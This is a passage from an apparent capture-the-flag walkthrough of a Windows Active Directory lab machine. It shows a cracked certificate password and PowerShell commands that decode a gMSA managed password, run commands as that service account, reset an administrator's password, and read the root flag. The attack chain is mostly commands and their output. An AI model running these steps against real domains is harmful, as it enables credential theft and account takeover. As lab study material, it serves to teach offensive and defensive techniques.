Cost 1 (iteration count) is 2000 for all loaded hashes
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
misspissy        (staff.pfx)
1g 0:00:03:53 DONE (2022-05-05 10:02) 0.004283g/s 23494p/s 23494c/s 23494C/s missprin1956..missnono
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

misspissy ⟹ 00 - Loot > Creds



GMSA password reader



ok. so then...

```
PS C:\Users\Sierra.Frye\Documents>
$Cred = New-Object System.Management.Automation.PSCredential('BIR-ADFS-GMSA')
PS C:\Users\Sierra.Frye\Documents>
$password = (ConvertFrom-AdManagedPasswordBlob $mp).SecureCurrentPassword
PS C:\Users\Sierra.Frye\Documents>
$secpwd = (ConvertFrom-ADManagedPasswordBlob $mp).SecureCurrentPassword
PS C:\Users\Sierra.Frye\Documents>
$cred = New-Object System.Management.Automation.PSCredential('BIR-ADFS-GMSA', $secpwd)
PS C:\Users\Sierra.Frye\Documents>
$cred

UserName                         Password

--------                         --------

BIR-ADFS-GMSA System.Security.SecureString


PS C:\Users\Sierra.Frye\Documents>
Invoke-Command -ComputerName 127.0.0.1 -cred $cred -ScriptBlock { whoami }
search\bir-adfs-gmsa$
```

ok.. awesome..
so now lets get tristan.davies who is admin

Tristan Davies

```
PS C:\Users\Sierra.Frye\Documents>
Invoke-Command -ComputerName 127.0.0.1 -cred $cred -ScriptBlock { net user Tristan.Davies P@ssword1 }
The command completed successfully.


PS C:\Users\Sierra.Frye\Documents>
$secpwd2 = ConvertTo-SecureString "P@ssword1" -AsPlainText -Force
PS C:\Users\Sierra.Frye\Documents>
$credTristan = New-Object System.Management.Automation.PSCredential('Tristan.Davies', $secpwd2)
Invoke-Command -ComputerName 127.0.0.1 -cred $credTristan -ScriptBlock { whoami }
search\tristan.davies
```

```
PS C:\Users\Sierra.Frye\Documents>
Invoke-Command -ComputerName 127.0.0.1 -cred $credTristan -ScriptBlock { dir c:\Users\Administrator\Desktop }

    Directory: C:\Users\Administrator\Desktop
Mode                 LastWriteTime         Length Name                                PSComputerName
----                 -------------         ------ ----                                --------------
-ar---         5/5/2022   5:24 AM             34 root.txt                            127.0.0.1

PS C:\Users\Sierra.Frye\Documents>
Invoke-Command -ComputerName 127.0.0.1 -cred $credTristan -ScriptBlock { type c:\Users\Administrator\Desktop\root.txt }
74199769ac0f7b86f87531d42001b63f
```